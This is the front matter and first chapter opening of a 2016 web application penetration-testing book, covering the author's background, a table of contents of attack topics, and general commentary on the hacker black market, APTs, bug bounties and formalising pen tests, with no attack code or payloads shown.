

HACKER'S ELUSIVE THOUGHTS THE **WEB**



by **Gerasimos Kassaras**

Hacker's Elusive Thoughts
The Web

by Gerasimos Kassaras



Copyright ©2016 by Man In The Middle Ltd

Published by: Man In The Middle Ltd

ISBN: 978-1-5262-0351-9

Contact: book@mim.bz

Address: 86-90 Paul Street, London, EC2A 4NE

Publishing and distribution by: Amazon Kindle Direct Publishing

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the author, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, please refer to the author of the book.

Limit of Liability/Disclaimer of Warranty: The author makes no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the author is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. The author is not liable for damages arising here from. The fact that an organization or website is referred to in this work as a citation and/or a potential source of further information does not mean that the author endorses the information the organization or website may provide or recommendations it may make. Further, readers should be aware that internet websites listed in this work may have changed or disappeared between when this work was written and when it is read.

About The Author



Gerasimos is a security consultant holding a MSc in Information Security, a CREST (CRT), a CISSP, an ITILv3, a GIAC GPEN and a GIAC GAWPT accreditation. Working alongside diverse and highly skilled teams Gerasimos has been involved in countless comprehensive security tests and web application secure development engagements for global web applications and network platforms, counting more than 14 years in the web application and application security architecture.

Gerasimos further progressing in his career has participated in various projects providing leadership and accountability for assigned IT security projects, security assurance activities, technical security reviews and assessments and conducted validations and technical security testing against pre-production systems as part of overall validations.

Man In The Middle Ltd: My Company

Man In The Middle Ltd (MIM) is an information security consultancy company specialising in penetration testing, vulnerability assessment, and source code security reviews. MIM has been working with nationally recognised, well-established and financially sound companies such as established telecoms and investment banking companies. Going well beyond off-the-shelf code scanning tools to perform gap analysis on information security policies and protocols, and conducting in-depth analysis of information systems, software architecture, and source code reviews by using advanced penetration testing techniques with carefully chosen threat models.

Acknowledgements

I dedicate this book to my father and my mother...

I also dedicate this book to the hacking community with great respect and admiration! Keep on learning...

Credits

Content Editor

Rosa Fernandez

Rosa Fernandez is a freelance editor with over ten years experience in the publishing industry. She specialises in academic papers and has particular expertise in helping new English speakers make sense of a language full of rules and exceptions. She lives and works in South East London.

Linkedin Profile: <https://uk.linkedin.com/in/rosavox>

Cover Designer

Vladimir Stojanovic

Vladimir Stojanovic is an amazing Arts and Crafts Professional with more than 10 years of experience.

Linkedin Profile: <https://www.linkedin.com/in/vladimir-stojanovic-282b009>

Why I Wrote This Book

I wrote this book to share my knowledge with anyone that wants to learn about Web Application security, understand how to formalize a Web Application penetration test and build a Web Application penetration test team.

The main goal of the book is to:

1. Brainstorm you with some interesting ideas and help you build a comprehensive penetration testing framework, which you can easily use for your specific needs.
2. Help you understand why you need to write your own tools
3. Gain a better understanding of some not so well documented attack techniques.

The main goal of the book is not to:

1. Provide you with a tool kit to perform Web Application penetration tests.
2. Provide you with complex attacks that you will not be able to understand.
3. Provide you with up to date information on latest attacks.

Who This Book Is For

This book is written to help hacking enthusiasts to become better and standardize their hacking methodologies and techniques so as to know clearly what to do and why when testing Web Applications. This book will also be very helpful to the following professionals:

1. Web Application developers.
2. Professional Penetration Testers.
3. Web Application Security Analysts.
4. Information Security professionals.
5. Hiring Application Security Managers.
6. Managing Information Security Consultants.

How This Book Is Organised

Almost all chapters are written in such a way so as to not require you to read the chapters sequentially, in order to understand the concepts presented, although it is recommended to do so. The following section is going to give you an overview of the book:

Chapter 1: Formalising Web Application Penetration Tests -

This chapter is a gentle introduction to the world of penetration testing, and attempt to give a realistic view on the current landscape. More specifically it attempt to provide you information on how to compose a Penetration Testing team and make the team as efficient as possible and why writing tools and choosing the proper tools is important.

Chapter 2: Scanning With Class -

The second chapter focuses on helping you understand the difference between automated and manual scanning from the tester's perspective. It will show you how to write custom scanning tools with the use of Python. This part of the book also contains Python chunks of code demonstrating on how to write tools and design your own scanner.

Chapter 3: Payload Management -

This chapter focuses on explaining two things a) What is a Web payload from security perspective, b) Why is it important to obfuscated your payloads.

Chapter 4: Infiltrating Corporate Networks Using XXE -

This chapter focuses on explaining how to exploit and elevate an External Entity (XXE) Injection vulnerability. The main purpose of this chapter is not to show you how to exploit an XXE vulnerability, but to broaden your mind on how you can combine multiple vulnerabilities together to infiltrate your target using an XXE vulnerability as an example.

Chapter 5: Phishing Like A Boss -

This chapter focuses on explaining how to perform phishing attacks using social engineering and Web vulnerabilities. The main purpose of this chapter is to help you broaden your mind on how to combine multiple security

issues, to perform phishing attacks.

Chapter 6: SQL Injection Fuzzing For Fun And Profit -

This chapter focuses on explaining how to perform and automate SQL injection attacks through obfuscation using Python. It also explains why SQL injection attacks happen and what is the risk of having them in your web applications.

Book Conventions

In order for the book to become easily readable, has the following conventions.

This type of box is used for displaying Python code:

```
1 print Please read the whole book...
```

This type of box is used for displaying XML code:

```
1 <?xml version="1.0"?>
```

This type of box is used for explaining code:

Code Explanation: This box is used to explain code....

This type of box is used for pointing recommended tool download:

Recommended Tool Download

This box is used to display a tool download link....

This type of box is used for pointing recommended code download:

Recommended Code Download

Please download me...

This type of box is used for pointing recommended reading:

Recommended Reading

Please read me...

This type of text is used to demonstrate terminal commands and HTTP protocol text:

This is a terminal command...

Tools You Will Need

The aim of the book is not to encourage you to download and use tools, rather than write your own tools. The purpose of the book is to help you build an efficient Web Application Penetration Test Framework and write your own Python tools. For running the code identified in this book you will need a Python interpreter and a laptop, ideally with 8GB of RAM and a 100GB of hard disk. When testing my code I used a laptop with 16GB of RAM and 1TB of hard disk. Also for developing on top code book code, it is recommended to download the following free tools:

1. The Python interpreter software, ideally version Python 2.7 and above.
2. The github client: <https://desktop.github.com/>.
3. An HTTP Web proxy such as Burp Free edition or fiddler.

Note: There are going to be multiple other tools recommended for download through out this book. Each tool would help you to benchmark or understand the code (e.g. see how the code behaves compared to how it should behave). The tools recommended are not there to make you avoid writing extra code, but rather help you figure out how to improve your code.

Contents

1	Formalizing Web Penetration Test	1
1.1	Current Situation	3
1.2	Internet Is Toxic	4
1.3	Why Pen-Testing	4
1.4	Know Your Enemy	5
1.5	White Hat Community Is Failing	6
1.6	Black Hat Community Succeeds	7
1.7	Crowdsourcing Penetration Tests	8
1.8	Crowdsourced Hackers	9
1.9	Crowdsourcing Players	10
1.10	Why Formalize Penetration Test	11
1.11	The Methodology	13
1.12	The Human Resources	15
1.13	The Tools	17
1.14	Problems With Scanners	19
1.15	Scanner Payloads	20

1.16 Chaining Scanners	23
1.17 Using Wrappers	24
1.18 Why Python	26
1.19 Useful Python Libraries	27
1.20 Python Useful Open Source Projects	28
1.21 The Python Version	29
1.22 Python Development Environment	29
1.23 Python Libraries Used	30
1.24 Installing Python	31
1.25 Installing Requests	31
1.26 Installing Beautiful Soup 4	32
1.27 Python Comments	34
1.28 Program Structure	34
1.29 Documenting Python code	35
1.30 Writing Your Own Scanner	36
1.31 Problematic Scanning	38
1.32 The Scanner Design	40
1.33 Python Useful Modules	42
1.34 Summary	44
1.35 Exercises	45
2 Scanning With Class	47
2.1 Manual Versus Automated Testing	48

2.2	Why Commercial Scanners Fail	49
2.3	Integrating Our Scanner To SDLC	55
2.4	Problems When Writing A Scanner	58
2.5	Scanning Time	58
2.6	Scanning Time Improvement	59
2.7	Defining URL(s)	64
2.8	Choosing HTML Parser	65
2.9	Defining HTML Pages	67
2.10	Parsing URLs	68
2.11	Parsing HTML pages	72
2.12	Restricting Scanning	79
2.13	Connection Handling	87
2.14	HTTP Handling	89
2.15	Fetching Pages	90
2.16	Avoiding Denial Of Service Conditions	92
2.17	Performing Denial of Service	96
2.18	Assessing Replies	99
2.19	Sending Malicious Payloads	101
2.20	Analysing Fuzz Data with Python	103
2.21	Passive Scanning Analysing Headers	105
2.22	Debugging Code	109
2.23	Summary	112
2.24	Exercises	114

3	The Payload Management	115
3.1	Keeping Up To Date Payloads	116
3.2	Payloads And Fuzzing	117
3.3	Intelligent Fuzzing	117
3.4	Input Validation Obfuscation	118
3.5	The Teenage Mutant Ninja Turtles Project	119
3.6	Encoding And Payloads	119
3.7	Character Encoding	120
3.8	Code Point Explained	121
3.9	Encoding And Internet Browsers	123
3.10	Encoding And Rendering	124
3.11	Payload Logistics	124
3.12	Browser Sandboxing Bypass	125
3.13	Payload Size Calculation	126
3.14	Building Universal Exploits	127
3.15	Base64 Encoding And Cross Site Scripting	132
3.16	UTF-7 Encoding And Cross Site Scripting	134
3.17	Double URL Encoding And Cross Site Scripting	135
3.18	Encoding And Path-Traversal Attacks	136
3.19	UTF-8 encoding And Path-traversal Attacks	137
3.20	UTF-16 encoding And Path Traversal Attacks	139
3.21	NULL Character And Path Traversal Attacks	140
3.22	Using Mangled Paths	142

3.23	Octal encoding and XSS	142
3.24	Summary	143
4	Infiltrating Corporate Networks Using XML Injections	144
4.1	Why XXE Attacks Still Exist	145
4.2	How Extensible Markup Language Is Used	148
4.3	About Document Type Definition	148
4.4	More On External Entities	150
4.5	A URI As Reference In Markup Languages	153
4.6	Where XML Parsers Are Used	154
4.7	XML Parser Inner Workings	155
4.8	XML Parser And XXE	156
4.9	Generating XML Errors	156
4.10	Error Based XXE Injections	157
4.11	The XML Web Application	158
4.12	Generating XXE Errors	159
4.13	Exploiting XXE Injections	160
4.14	XXE Injections And HTML Comments	161
4.15	XXE Injections And CDATA Tags	162
4.16	XXE Injections And Cross Site Scripting	164
4.17	XXE Injections And Open Redirections	165
4.18	XXE Injections And Clickjacking	166
4.19	XXE Injections And HTML Forms	168

4.20	XXE Injections And Internal Resource Extraction	169
4.21	XXE Injections And Denial of Service	171
4.22	XXE Injections And Port Scanning	173
4.23	XXE Injections And Post Exploitation	181
4.24	XXE Injections And Service Fingerprint	181
4.25	XXE Injections And Host Discovery	182
4.26	XXE Injections And Web Server Fingerprinting	183
4.27	The XXE Identification Scanner	184
4.28	The XXE Port Scanner	186
4.29	The XXE Directory Enumerator	187
4.30	Mitigating XXE Vulnerabilities	188
4.31	Summary	189
4.32	Exercises	190
5	Phishing Like A Boss	191
5.1	Why Phishing Attacks Still Exist	192
5.2	Phishing Attacks Evolve	193
5.3	Clickjacking Attacks	195
5.4	Exploiting Clickjacking Attacks Using Cascading Style Sheets	196
5.5	CSRF Attacks	202
5.6	Exploiting CSRF Using GET Request	202
5.7	Exploiting CSRF Using POST To GET Interchanges	204
5.8	Exploiting CSRF Using POST Requests	205

5.9	Exploiting CSRF And Enctype	207
5.10	Exploiting CSRF Using XMLHttpRequest	208
5.11	XSS Attacks	211
5.12	XSS Attacks And Clickjacking	212
5.13	XSS Attacks, Clickjacking And Payload Obfuscation	216
5.14	Clickjacking And CSRF	219
5.15	Countermeasures Against Phishing Attacks	221
5.16	Summary	221
6	Obfuscating SQL Fuzzing For Fun and Profit	223
6.1	Why SQL Injection Attacks Still Exist	224
6.2	SQL injection Attacks Evolve	225
6.3	SQL Obfuscation Techniques	227
6.4	Using Case Variation	229
6.5	Using SQL Comments	235
6.6	Using Single URL Encoding	238
6.7	Using Double URL Encoding	241
6.8	Using Dynamic Query Execution	241
6.9	Using Conversion Functions	245
6.10	Multilayer SQL Obfuscation	248
6.11	SQL Injection Filter Design Mentality	250
6.12	Whitelist Filters	251
6.13	Whitelist Filters In .NET	252

6.14 Whitelist Filters In Java	253
6.15 Blacklist Filters	254
6.16 Blacklist Filters In ASP	255
6.17 Blacklist Filters In Java	257
6.18 Hybrid Filters	257
6.19 Thinks To Consider When Automating Fuzzing	259
6.20 Stored Procedures And Parameterized Queries	261
6.21 Web Application Firewall Bypassing	262
6.22 Python Library Requests	262
6.23 Automating SQL Fuzzing	264
6.24 Hiding SQL Injection Attacks From Logs	269
6.25 Summary	270

List of Figures

1.1	Reward Risk Pyramids	3
1.2	Team diversification	11
1.3	Test elements	13
1.4	The Methodology	14
1.5	The Team Values	16
1.6	Tool Arsenal	18
1.7	Tool Diversification	19
1.8	Types of scans	20
1.9	Test Flow	22
1.10	Chaining Scanners	23
1.11	Python Scanners	25
1.12	Scanners Flow Chart	26
1.13	Scanner Anatomy 1	37
1.14	Scanner Anatomy 2	40
1.15	Scanner Anatomy 3	41
1.16	Scanner Anatomy 4	42

2.1	Scanner Flow 1	50
2.2	Scanner Flow 2	51
2.3	Scanner Time Calculations 1	51
2.4	Scanner Time Calculations 2	52
2.5	Scanner Time Calculation 3	52
2.6	Python timeit module	55
2.7	Application Filters	56
2.8	Application Scanner Custom Checks	57
2.9	Thread Processing	61
2.10	Subprocessing Concept	63
2.11	URL Components	65
2.12	HTML Link Extraction	78
2.13	Saving Scanner State	79
2.14	Scanner HTML Page Fetching	82
2.15	Scanner HTML Page Fetching Termination 1	83
2.16	Scanner HTML Page Fetching Termination 2	84
2.17	Scanner Recursive Fetching	85
2.18	Fetching Loop	91
2.19	HTTP Ping	93
2.20	HTTP DoS Attack 1	97
2.21	HTTP DoS Attack 2	97
2.22	HTTP DoS Attack 3	98
2.23	Assessing Replies	100

2.24	Sending Malicious Payloads	101
3.1	Penetration Test Flow	116
3.2	Fuzzer Flow	118
3.3	Attack Flow	120
3.4	Code Point	122
3.5	MIME Structure	123
3.6	Generic Exploits	128
3.7	Underground Hacking Forums	129
3.8	Double URL Encoding	135
3.9	Path-Traversal And Encoding 1	137
3.10	Path-Traversal And Encoding 2	138
4.1	XML Message Lifecycle	147
4.2	XML Attack	148
4.3	XML Workings	155
4.4	XML Errors	157
4.5	XML Attack Scenario 1	173
4.6	XML Attack Scenario 1a	174
4.7	XML Attack Scenario 1b	175
4.8	XML Attack Scenario 1c	176
4.9	XML Attack Scenario 1d	177
4.10	XML Attack Scenario 2	178
4.11	XML Attack Scenario 3	179

5.1	Phishing Attack Scenario	193
5.2	Phishing Login Form 1	196
5.3	Phishing Login Form 2	198
5.4	Phishing Login Form 3	199
5.5	Phishing Login Form 4	200
5.6	Phishing Login Form 5	200
5.7	Phishing Login Form 6	201
5.8	Phishing Login Form 7	203
5.9	HTML Form Encoding	208
5.10	Login Page Key-Logger 1	214
5.11	Login Page Key-Logger 2	214
5.12	Key-Logger Obfuscator	217
6.1	Encoding Table	239
6.2	Multiple Layer SQL Obfuscation	249
6.3	White Filters Mentality 1	251
6.4	White Filters Mentality 2	252
6.5	Blacklist Filters	255
6.6	Wrong Hybrid Filters	258
6.7	Correct Hybrid Filters	259
6.8	SQL Injection Automation	261
6.9	SQL Injection Fuzzing	264
6.10	Page SQL Injection	265

Chapter 1

Formalizing Web Penetration Test



In the 1990s, due in part to unrealistic Hollywood movies (Hackers, released in 1995; Sneakers, released in 1992, to name a couple) hacking was perceived in a very negative way. However, those who can take a more considered

perspective can appreciate that the landscape of hacking has greater nuance; after all, there was a time in the past when hackers were driven by ideology and curiosity.

Today, for the majority of the hackers with malicious intent, the motivation is overwhelmingly financial and hacking is officially industrialized. Currently, the hacker's black market mirrors that of other free markets in both evolution and growth, and this is arguably due to the global recession; the hacker black market is the new emerging market. Investors seek out emerging markets as they often experience faster economic growth compared to other markets - after all, they are looking for the most lucrative returns.

But what is a market? This might appear a little bit complicated, not because it is hard to understand the concept but because it may be hard to appreciate the idea of a whole *market* of hacking. In the hacker black market, there are five key indicators of economic maturity, just like any regular mature market. These indicators are: sophistication, specialization, accessibility, reliability and resilience. All of these factors designate pragmatic global persistent cyber threats that are acting maliciously in an organised and efficient manner.

The purpose of a market is to offer, through suppliers, services on demand to consumers. The consumers then determine the demand, and the demand determines the prices. When the demand grows, the suppliers increase the price. But when demand is decreased, prices drop, and this makes the suppliers become competitive in their services. Now, to become competitive, the suppliers (in our situation the hackers) must add certain quality attributes to their services, such as consistency and innovation. Simplistically speaking, the hacker's black market must create services that provide the desired outcome, no matter what the new countermeasures are.

At this point it should be made clear that the so-called *suppliers* have only a small chance of getting caught, so this is a pretty low-risk market. Below you can see a visualisation of this concept (imagine extraditing a hacker hidden deep in Siberia).




Figure 1.1: Reward Risk Pyramids

Note: We can see from the visualisation above that when referring to the hacker's black market, the rewards are a lot greater in comparison to an ordinary market. This is because extraditing hackers from, say, Russia or China is almost entirely impossible.

1.1 Current Situation

According to a recent study by McAfee (a global security software co) and the Centre for Strategic and International Studies (CSIS), cybercriminal activities drain 445 billion dollars per year from the world coffers as of 2014 (See Link: <http://csis.org/press/csis-in-the-news/>).

So hacking has not only just been industrialized but also nation-alized, used to weaponize cyber armies that are then utilized by nations. Government officials in India and the United States have managed to trace attacks on various corporations in their countries to computers originating in China. In June 2013 Reuters reported that hackers broke into the U.S. government systems, potentially compromising the personal data of four million current and former federal employees. One of the U.S. law enforcement sources told Reuters that a foreign entity or government was believed to be behind the cyber threats.

1.2 Internet Is Toxic

Hacking has become mainstream and point and click hacking tools released on daily basis. Catalogues of exploitable vulnerabilities are readily available online, along with exploits, for those willing to pay the right price, of course. Such tools allow a large number of novice hackers to perform opportunistic hacks (such as the Heartbleed and Shellshock security bugs) but the same tools also help advanced adversaries to perform state of the art attacks (see the web site named *hackmageddon*).

As the number of companies suffering cyber-attacks goes up, the clock for your turn is counting down. As each day passes, hacking becomes a more automated and less sophisticated process, allowing many unskilled computer users to become successful cyber criminals. It is also important to note that the number of skilled hackers is increasing dramatically at the same time.

An effective form of defence against these automated and non-automated hacking attacks are regular penetration tests. A company that performs regular penetration tests stands a much larger chance of blocking hacking attacks and developing solid countermeasures. But how effective is a penetration test as a defence against industrialized or even nationalized hacking? The answer is: it depends.

1.3 Why Pen-Testing

A penetration test can be compared to an annual medical health check. Even if you believe you are healthy (which you may very well not be) your doctor should be able to perform a series of health checks to detect dangers that have not yet developed symptoms and also identify and monitor symptoms that are not apparently obvious (not to you, at least). A basic health test will be able to detect and potentially treat any dangerous diseases that when identified in their early stages can then be cured more easily. Penetration testing (or *pen-testing*, for speed) works on the same principle: it will help you reveal problems that it is likely you did not know existed in the first place, and it will also then help you mitigate the risks.

That is the best case scenario of course would be to perform reg-

ular penetration tests, and that might not be enough if the company hired to perform the test does not utilise skilled testers, or the penetration test is under-scoped or not be properly focused. This is because over time, organised cyber-crime has developed into something coined *Advanced Persistent Threat*, also coined as APT. An APT consists of highly motivated groups of professional hackers with unlimited resources, capable of performing sophisticated attacks.

1.4 Know Your Enemy

An APT most often occurs in multiple phases which may include the break into a company, the avoidance of detection, extract valuable information (like a product source code), perform industrial espionage, steal data that could compromise a country's national security, accomplish financial gains or even bring down specifically targeted services over a sustained period of time. The methodology used by an APT depends on the target and is usually focused on the 7th layer, that is, the Web Application layer or what you might call *social engineering* attacks.

When dealing with an APT there are many factors we must take into consideration in order to achieve maximum protection. A few of the factors we should consider are:

- The time the APT is active.
- The potential objective of the APT.
- The skill set of the APT participants.

An APT attack duration and methodology depends also on the nature of the target, such as their business model, if their data is handled by the company infrastructure and so on. At this point, it should be acknowledged that it is highly likely that an APT will try to infiltrate its potential victim by targeting security vulnerabilities based on ease of exploit; after all, time is money.

Easily exploitable vulnerabilities have the following characteristics:

1. A wide variety of exploits is already available.

2. The targeted technology is prone to zero-day custom exploits.
3. The targeted technology is not easy to deploy.
4. The targeted service allows remote interaction.

Generally, Web Applications and Web Application services are the easiest to attack due to their complexity. Increased complexity means increased probability for developers to make mistakes, mistakes that create hard to detect vulnerabilities within a Web Application. This is the reason that the focus of this book is Web Applications. In addition, Web Applications are more prone to zero-day custom exploits, that is, exploits that exist due to the *uniqueness* of the current web application and the rich functionality that that tends to provide. Due to the current threat landscape it is apparent that the White Hat community is failing to adequately protect against APT.

1.5 White Hat Community Is Failing

The White Hat community is currently failing to provide services capable of protecting against efficient APTs, for one or all of the following reasons:

1. The penetration test is under-scoped.
2. The penetration test project is under budgeted.
3. The penetration test is conducted by testers with limited skill-set.
4. The penetration test feedback is not taken seriously.
5. The penetration test report is written for penetration testers.
6. The penetration test does not take into consideration operational security.
7. The penetration test is conducted in a limited amount of time.
8. The company receiving the penetration test does not absorb the knowledge.
9. The penetration test team lacks imagination.

10. The penetration test team is focused on identifying issues rather than exploiting them.
11. The penetration test team is not utilised by people with a diversified skill-set.
12. The penetration test lacks focus.

For these reasons it can be difficult to conduct a proper and efficient penetration test. Penetration testing as a service is difficult to deliver, and it is even more difficult to assess the value added to the company upon receiving the test. This is happening because the majority of companies do not have proper monitoring controls in place to detect and identify the current attacks or do not understand the current threat landscape. This becomes more obvious when dealing with 7th layer complex technologies such as web applications, web services and mobile applications. Many companies also fail to quantify the impact a successful hacking attack can have (in terms of customer reputation loss, leakage of customer private information and so on).

1.6 Black Hat Community Succeeds

The Black Hat community is more effective for the following reasons:

1. The attacker has unlimited amount of time to perform the attack.
2. The attacker is not limited by any scope.
3. The attacker is does not lack focus.
4. The attacker is not limited by legislation.
5. The attacker does not lack imagination.
6. The attacker does not lack skills.
7. The attacker is highly motivated.
8. The attacker does it for fun.
9. The attacker has access to zero day exploits.

10. The attacker has time for cutting edge research.

For the reasons we have considered above, it makes practical sense that an attacker is going to be attracted to technologies that he or she is good with – a hacker working as a Web Application developer would almost certainly prefer to attack Web Applications. It is also important to appreciate that a hacker is not working from 9am to 5pm on a project; for a hacker, testing is not boring and does not include admin like making checklists or writing a report. An attacker can, and will, spend as much time as it requires to exploit a target; they might spend months on a single target and potentially work in teams. Bear in mind also that an adversary will address all vulnerabilities, including the surrounding environment of the target, and treat it as a single entity.

There is a great example of this type of hack that was reported by Mat Honan back in 2012, when he was a reporter working for the online magazine Wired. Mat got hacked and then described his experience in an article named *How Apple and Amazon Security Flaws Led to My Epic Hacking* (read it at <http://www.wired.com/2012/08/apple-amazon-mat-honan-hacking/>). Mat's account of his experience describes how a hacker managed to take advantage of various different security flaws identified in Amazon and Apple services to then compromise all of his home devices.

Factors such as time dedicated to a test play a crucial role, as far as the findings of a test are concerned. Time is of the essence, but there is a solution: crowd sourcing the penetration test engagements.

1.7 Crowdsourcing Penetration Tests

Companies and even nations are in an unfair fight when it comes to global cyber threats. Because no matter how robust their security efforts are companies will always be outnumbered by the many thousands of malicious cybercriminals worldwide. So crowd sourcing tests and bounty programs can bring, literally speaking, thousands of motivated hackers to the play, helping companies to identify bugs before the cybercriminals do.

A crowd sourced test or a bounty program is better than a test conducted by a single consultancy, because:

1. The crowd provides skill-set diversification.
2. The crowd provides increased coverage.
3. The crowd test can be cost effective.
4. Crowd sourced bounty can provide unlimited testing time.

Crowd sourced penetration tests and security bug bounty programs, tend to be used identically, although there are some differences. A security bug bounty program is a deal offered by many companies whereby individuals can receive recognition and compensation for reporting security issues, especially those pertaining to exploits and vulnerabilities. A crowd sourced penetration test is usually launched in the form of a bounty, but has a time-frame in place and has a distinct goal. The first *Bugs Bounty* program was the creation of Jarrett Ridlinghafer when he was working at Netscape Communications Corporation as a technical support engineer. Netscape encouraged its employees to push themselves and to do *whatever it takes* to get the job done. In early 1996, Ridlinghafer was inspired with the idea for, and coined the phrase, *Bugs Bounty*. In 2012 Google offered one million dollars (in total) in hacker bounties for exploits against Chrome. This begs the question: is the internet becoming a better place with all these bounty hunter programs? The answer: Yes.

1.8 Crowdsourced Hackers

There are both intrinsic and extrinsic motivations that can persuade hackers to contribute to crowd sourced tests, and these factors influence different kinds of contributors, who bring a wide variety of skills. For example, professionals that want to make themselves a good name in the market may choose to participate in the bounty hunter program. Another way to consider the issue would be to assume that hackers would attempt to hack our infrastructure anyway, why not give them the money directly instead of forcing them to go to the black market and monetize their efforts? (There is of course the risk that a hacker might attempt to monetize the effort by selling the findings to both the owner of the infrastructure and the black market.)

But generally speaking, the hacker's motives are:

1. Reputation, for *evil hackers*.
2. Learning, for *good hackers*.
3. Money, for the *greedy hackers*.

Nowadays, crowd sourced testing has become mainstream and there are businesses supporting that kind of activity. There are in fact some really big players out there that help companies to become more and more secure by the day.

1.9 Crowdsourcing Players

One of the main players in crowd sourcing is Synack. Synack is currently a startup that has built a platform for crowdsourced penetration testing. From April 2014 the company has received 7.5 million dollars in funding, led by Kleiner Perkins Caufield and Byers (KPCB). Founded in 2013, Synack is a California-based company, disrupting the traditional model of testing by promoting crowd sourced penetration testing. Synack *formalizes existing models* for companies that offer paid bug bounty programs, and gives customers the opportunity to manage all parts of a vulnerability testing and reward program.

Another interesting company in crowd sourced testing is Bugcrowd. Bugcrowd is a security company running a crowd source platform for running bounty programs founded in 2012 in Australia, by Casey Ellis and Chris Raethke.

Based on Bugcrowd company statistics, per test, we have the following numbers:

1. 193 submissions per program.
2. 45 valid submissions per program.
3. 256 dollars as average cost per bug.

Bugcrowd runs a web-based platform named *Crowdcontrol* to manage the resources and artefacts of a penetration test. Crowd sourced testing

is ultimately mimicking the hacker's black market in both innovation and competitiveness, and thus orchestrates the foundations of a new emerging market. Another appreciable element of this newly created market is also standardisation of the penetration testing process; adding structure to the test by enforcing elements such as skillset diversification and unified artefact processing and so on.




Figure 1.2: Team diversification

The real question is: what can be done when crowd sourcing our penetration test is not an option? The answer is straightforward: Formalise the penetration test process. Often, the board of a company is very reluctant to allow their infrastructure to be part of a bug bounty program. There are many reasons why that might be the case, from lack of trust in the crowd source platform to lack of understanding of the bug bounty program. Sometimes utilizing a crowd sourced penetration test platform might not be an option, because the infrastructure is not accessible through the internet.

1.10 Why Formalize Penetration Test

Formalizing penetration testing services is particularly important, a fact that some penetration testers do not fully appreciate. A process must be put in place to demonstrate continuous and consistent improvement. Current cyber

threats naturally tend to evolve and adapt efficiently to new countermeasures and detection mechanisms such as penetration testing tools (by obfuscation of their payloads, for instance). Hacking is different from penetration testing. Hacking's goal is to exploit vulnerabilities as fast as possible, while the goal of penetration testing is to exploit vulnerabilities under particular limiting conditions.

These limiting conditions are:

1. Time frame.
2. Scope of work.
3. Project budget.

But because exploiting and exploiting under conditions are two totally different things, penetration testing tends to become less efficient, compared to hacking. During discussions with colleagues of mine about how someone can improve penetration testing services, I often hear that simply including various training programs for the penetration testing team will do the job. I do not think that that is the answer, essentially because when a test team is trained with courses offered from the security industry at the present time, the team is competing against groups that actively participate on research and real world attacks, and there is simply no comparison.

A penetration test, in my opinion, should be composed of the following three elements:

1. Human resource.
2. Methodology.
3. Tools.

All the elements above are interconnected, and should be balanced; spending too much money for tools without properly training the human resource element would not be recommended.

The diagram below shows how all three elements are interconnected:




Figure 1.3: Test elements

The human resources are the most important factor, followed by the methodology and then the tools. A methodology should be based on solid and mature frameworks. Human resources should have the proper skillset and be willing to continuously improve their skillset through exercises such as capture the flag competitions and building labs with vulnerable infrastructures. A penetration testing function should be capable of identifying the best tools and capable of writing customised tools.

1.11 The Methodology

Several organizations in the past have released various penetration testing methodologies, methods that can help a consultancy agency or an internal red team to improve its services and optimise their outcome, but this is both a curse and a blessing. Formalizing a process might be a good idea for

reoccurring tasks, but in the longer term this may lead to lack of innovation and imagination, and both are mandatory for penetration testing.

